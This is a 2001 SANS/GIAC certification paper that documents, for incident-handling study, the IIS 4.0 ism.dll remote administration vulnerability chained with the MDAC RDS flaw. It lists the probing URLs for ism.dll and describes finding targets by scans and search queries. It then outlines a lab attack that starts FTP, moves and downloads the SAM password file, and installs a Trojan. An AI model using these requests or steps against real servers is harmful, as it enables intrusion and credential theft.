GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Hacker Tools, Techniques, and Incident Handling (Security 504)"
at http://www.giac.org/registration/gcih

Advanced Incident Handling Practical Assignment

Capitol Sans Conference, Washington D.C.

James Filiberto

February 20th, 2001

Option 2 – Document an exploit, vulnerability or malicious program

Exploit Details

Name: Microsoft NT IIS 4 Remote Web Based Administration Vulnerability (BugTraq ID 189)

Variants: Used in combination with RDS IIS exploit

Operating System: Windows NT 4.0
Protocol/Service: HTTP, TCP/IP, ODBC

Brief Description: Web-based administration for IIS 4.0 is, by default, limited to the local loopback address, 127.0.0.1 if installed. Microsoft IIS 4.0, when upgraded from version 2 or 3, leaves files that can leave the system open to compromise The file , ISM.DLL, located in the /scripts/iisadmin directory can be called over the network or Internet using a url that will access remote administration forms exposing information on IIS services.

Certain URL's allow access to forms for remote administration. Some of these forms give the ability to browse the directory structures and possibly see other running services. Access does not permit the user to commit changes to the IIS server. However when used in conjunction with another Access Validation Error type vulnerability, the RDS IIS exploit, this could potentially enable a malicious user to gain additional privileges, possibly administrative privileges, on the machine. Additional compromise can consist of Trojans being put in place.

Bug Published : January 14, 1999
Updated : November 10, 2000

© SANS Institute 2000 - 2005 Author retains full rights.

1. Introduction

Microsoft IIS 4.0, when upgraded from previous versions, leaves files that can leave the system open to compromise. Web server software is usually designed to restrict user requests to files within certain specified directories. Microsoft IIS 4.0 when upgraded from versions 2 or 3, leaves behind vulnerabilities which allow access to the ism.dll file.. This vulnerability enables a malicious user to send a specially formatted URL to the web site that can help take advantage of this system.

http://www.targetsite.com/scripts/iisadmin/ism.dll?http/adv
http://www.targetsite.com/scripts/iisadmin/ism.dll?http/dir
http://www.targetsite.com/scripts/iisadmin/ism.dll?http/log
http://www.targetsite.com/scripts/iisadmin/ism.dll?http/diredt
http://www.targetsite.com/scripts/iisadmin/ism.dll?http/add
http://www.targetsite.com/scripts/iisadmin/ism.dll?ftp/adv
http://www.targetsite.com/scripts/iisadmin/ism.dll?ftp/dir
http://www.targetsite.com/scripts/iisadmin/ism.dll?ftp/diredt
http://www.targetsite.com/scripts/iisadmin/ism.dll?ftp/add
http://www.targetsite.com/scripts/iisadmin/ism.dll?ftp/adv

(http://www.targetsite.com is the IP address or domain name of the vulnerable system.)

This, when used in concert with a variation of another Access Validation Error exploit, would potentially enable a malicious user who visits the web site to gain additional privileges on the machine, use the machine for file storage or install Trojans. With the ultimate goal of gaining administrative privileges. Gaining these permissions would enable the malicious user to add, change or delete data, run code already on the server, upload new code to the server and run it.

2. Protocol Description

HTTP (Hypertext Transfer Protocol)

The Hypertext Transfer Protocol (HTTP) is an application-level protocol for distributed systems. It is a generic, stateless, object-oriented protocol .The protocol allows messages to be in the format of MIME-like messages, containing metainformation about the data transferred and modifiers on the request/response semantics. The requests sent by the client to the server are handled by the server. The request is sent with a first line containing the method to be applied to the object requested, the identifier of the object, and the protocol version in use, followed by further information. The Method field in

© SANS Institute 2000 - 2005 Author retains full rights.

HTTP indicates the method to be performed on the object identified by the URL. The method GET below is always supported.

FTP

The File Transfer Protocol (FTP) in place on the Internet uses usernames and passwords passed in clear text to authenticate clients to servers (via the USER and PASS commands). Except for services such as "anonymous" FTP archives, this represents a secure means of access to transfer files to defined directories on a target system. The FTP protocol requires two programs, a server program, and a client program. Normally the server program offers files to the client program. But in some cases, the server will also allow the client to upload files. The TYPE command tells the server to send the directory/file listing as plain ASCII, where each line is separated by a CRLF sequence.
The PASV command tells the server to prepare for a new socket connection by creating a new socket and listen for a connection from the client The server reply includes a IP address and a port number, encoded as 6 digits, separated by commas. The LIST command tells the server to give a directory/file listing. And now the server replies with two reply lines... What is happening is that the first line tells the client that the listing is ready, and that the client can go on and make a new connection to the server. The client connects to the IP address given by the PASV reply, and receives data until there is no more data to get. Then it close the temporary data connection and switch back to the control connection to get the second reply line, which tells if the server transferred the whole listing. In order to receive a directory listing, the client and server use two socket connections, one for the control flow (server sends commands, the server replies in plain text) and one for the data connection (which is continuous and goes in one direction only). Generally if a system is not being used as an FTP server, this service is not running.

ODBC

ODBC is an open, vendor-neutral and powerful interface that allows applications to access different database systems through a common set of functions. The ODBC specification defines low level API calls that any application can make use of for database queries. By writing calls to the API, a reporting writer or other tool can portably access data sources. ODBC is not and was never intended to be a secure protocol by itself. It's a communications mechanism. To implement security when using ODBC, you need a combination of administration policies and other security measures.

© SANS Institute 2000 - 2005 Author retains full rights.


3. Description of Variants

Access Validation Errors of legacy files continues to be a prime source of exploitable vulnerabilities. This variant seems to go hand in hand with the base exploit and builds on it to possibly totally compromise the target system. Remote Web-Based Administration Vulnerability is in and of itself a serious enough vulnerability. It allows information to be read about the compromised system that can be used to exploit other system weaknesses. This variant capitalizes on just that, all the way up to total compromise of the target system when used in conjunction with IIS MDAC RDS Vulnerability. We will discuss the second way we exploit the system by building on the information gathered by the first exploit. Using the IIS MDAC RDS Vulnerability, we exploit the very systems put on the system by the administrator (usually). A typical install will include at a minimum, the HTTP server and the FTP server. Most administrators will turn off ftp services if the service is not being used. Using the RDS vulnerability, we will proceed to get the SAM._ file and download it to our machine.. And finally we will totally compromise the system by getting the Admin password and installing a Trojan.


4. How the exploit works

Access to most web servers is meant to be easy. These systems usually reside in a area called a DMZ (Demilitarized Zone) . By their very nature, Web and FTP servers usually always allow HTTP and FTP packets. Which is what we need for our exploit.
Our first step is to define IIS 4 servers that may be vulnerable. To do this, I employed 2 ways to identify possible vulnerable systems. First I ran a scanner searching for Port 80. on the internet. I used Scanport on a Windows 98 system. Though this worked I found it to be slow.

© SANS Institute 2000 - 2005 Author retains full rights.



My next step was to speed up the process of identifying possible vulnerable systems. By identifying a common denominator on the default page, I was able to get 9600 matches by just using the search engine hotbot.com in seconds.



© SANS Institute 2000 - 2005 Author retains full rights.


At this point , I begin to test and document the rest of the exploit in my lab. My lab consists of a Windows NT 4 Server patched to Service Pack 4. It was installed using the default configuration which included IIS 2. Microsoft Option Pack required the installation of IE 5 before it would install. Option Pack was installed with the Upgrade Plus option using default configuration. My Servers IP address is 2.0.0.100. The http service is running, FTP is not.

My workstation is running Windows 98 with Perl installed. The IP address is 2.0.0.200.

The following assumes I have identified 2.0.0.100 as a potential target.


The following graphic identifies the server as running IIS.

© SANS Institute 2000 - 2005 Author retains full rights.




This next graphic shows the page displayed when you access the address specified for remote administration. This may cause the administrator to think he has disabled remote administration from anywhere except the local machine.

© SANS Institute 2000 - 2005 Author retains full rights.




Our next step is to do a little investigation and find out what is in our target system. By using the Web-based administration for IIS 4.0 vulnerability, we can get the directory structure we need, which should also save us some time on implementing the exploit.

© SANS Institute 2000 - 2005 Author retains full rights.



The directory structure of the web services.

© SANS Institute 2000 - 2005 Author retains full rights.




Next after we determine that the FTP server is not running (either by port scanner or


© SANS Institute 2000 - 2005 Author retains full rights.

trying to FTP to it), we implement the IIS MDAC RDS Vulnerability to start it. Our work station has Perl installed on it to take advantage of a script written to exploit this vulnerability. Our goal is to connect to the server and do 4 things.

1) Start the FTP server (The default setting only allows downloads)
2) Move the winnt\repair\sam._ file to the root of the FTP server
3) And download the repair sam file.
4) Shutdown the FTP server




Use your new FTP access to download the sam._ file

